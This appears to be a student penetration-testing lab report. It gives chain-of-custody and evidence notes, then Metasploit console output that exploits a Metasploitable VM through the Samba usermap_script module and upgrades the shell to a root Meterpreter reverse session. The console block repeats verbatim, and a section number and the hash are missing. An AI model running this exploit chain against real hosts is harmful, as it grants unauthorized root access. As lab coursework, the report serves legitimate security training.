Item	Description	Collected By	Date	Hash Value
Traffic Log	HTTP Traffic	VAPT Analyst	2026-04-02	abc123def456789...

8. Chain of Custody

The following procedures were followed to maintain chain-of-custody:

- Evidence was collected by an authorized analyst
- Timestamp and details were recorded
- SHA-256 hash ensured integrity
- Evidence stored securely without modification

This ensures the evidence is admissible and trustworthy.

10. Conclusion

The post-exploitation phase successfully demonstrated system access, privilege verification, and evidence collection. Proper forensic procedures, including hashing and documentation, were followed to ensure integrity and reliability. These steps are essential for both penetration testing and digital forensic investigations.

11. Evidence Collection Summary

Evidence collection was conducted by capturing network traffic using Wireshark during exploitation activities. The captured data was securely stored and verified using SHA-256 hashing to maintain integrity. Proper documentation and chain-of-custody procedures were followed to ensure the reliability and authenticity of the collected digital evidence.

VAPT Task03

```
sessions 1
[*] Backgrounding session 2 ...
[-] Invalid session identifier: 1
msf exploit(multi/samba/usermap_script) > sessions 2
[*] Starting interaction with 2 ...

whoami
root
^Z
Background session 2? [y/N] y
msf exploit(multi/samba/usermap_script) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set SESSION 2
SESSION => 2
msf post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.104:4433
sessions
sessions -i 3
[*] Sending stage (1062760 bytes) to 192.168.56.102
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
```

Id	Name	Type	Information	Connection
2		shell cmd/unix		192.168.56.104:4444 → 192.168.56.102:33272 (192.168.56.102)
3		meterpreter x86/linux		192.168.56.104:4433 → 192.168.56.102:47983 (192.168.56.102)

```
msf post(multi/manage/shell_to_meterpreter) > sessions -i 3
[*] Starting interaction with 3 ...

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root
meterpreter > [*] Meterpreter session 3 opened (192.168.56.104:4433 → 192.168.56.102:47983) at 2026-04-02 11:53:54 +0530
```

```
[*] Stopping exploit/multi/handler
getuid
Server username: root
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
040755/rwxr-xr-x	4096	dir	2012-05-14 09:05:33 +0530	bin

```
Active sessions
```

Id	Name	Type	Information	Connection
2		shell cmd/unix		192.168.56.104:4444 → 192.168.56.102:33272 (192.168.56.102)
3		meterpreter x86/linux		192.168.56.104:4433 → 192.168.56.102:47983 (192.168.56.102)

```
msf post(multi/manage/shell_to_meterpreter) > sessions -i 3
[*] Starting interaction with 3 ...

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root
meterpreter > [*] Meterpreter session 3 opened (192.168.56.104:4433 → 192.168.56.102:47983) at 2026-04-02 11:53:54 +0530
```

```
[*] Stopping exploit/multi/handler
getuid
Server username: root
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
040755/rwxr-xr-x	4096	dir	2012-05-14 09:05:33 +0530	bin
040755/rwxr-xr-x	1024	dir	2012-05-14 09:06:28 +0530	boot
040755/rwxr-xr-x	4096	dir	2010-03-17 04:25:51 +0530	cdrom
040755/rwxr-xr-x	13540	dir	2026-04-02 11:34:56 +0530	dev
040755/rwxr-xr-x	4096	dir	2026-04-02 11:35:01 +0530	etc
040755/rwxr-xr-x	4096	dir	2010-04-16 11:46:02 +0530	home
040755/rwxr-xr-x	4096	dir	2010-03-17 04:27:40 +0530	initrd
100644/rw-r--r--	7929183	fil	2012-05-14 09:05:56 +0530	initrd.img
040755/rwxr-xr-x	4096	dir	2012-05-14 09:05:22 +0530	lib
040700/rwxr-xr-x	16384	dir	2010-03-17 04:25:15 +0530	lost+found
040755/rwxr-xr-x	4096	dir	2010-03-17 04:25:52 +0530	media
040755/rwxr-xr-x	4096	dir	2010-04-29 01:46:56 +0530	mnt
100700/rwxr-xr-x	1188612	fil	2026-03-11 11:35:49 +0530	nnUkeJxS
100600/rw-r--r--	13752	fil	2026-04-02 11:35:03 +0530	nohup.out
040755/rwxr-xr-x	4096	dir	2010-03-17 04:27:39 +0530	opt
040555/r--r--r--	0	dir	2026-04-02 11:34:41 +0530	proc
040755/rwxr-xr-x	4096	dir	2026-04-02 11:35:03 +0530	root
040755/rwxr-xr-x	4096	dir	2012-05-14 07:24:53 +0530	sbin
040755/rwxr-xr-x	4096	dir	2010-03-17 04:27:38 +0530	srv
040755/rwxr-xr-x	0	dir	2026-04-02 11:34:49 +0530	sys
041777/rwxrwxrwx	4096	dir	2026-04-02 11:41:05 +0530	tmp
040755/rwxr-xr-x	4096	dir	2010-04-28 09:36:37 +0530	usr
100700/rwxr-xr-x	1188612	fil	2026-03-11 11:08:16 +0530	utAMLdEXqvM
040755/rwxr-xr-x	4096	dir	2010-03-17 19:38:23 +0530	var
100644/rw-r--r--	1987288	fil	2008-04-10 22:25:41 +0530	vmlinuz
100700/rwxr-xr-x	1188612	fil	2026-03-25 13:05:50 +0530	vnGrzoiXAUp

```
meterpreter > |
```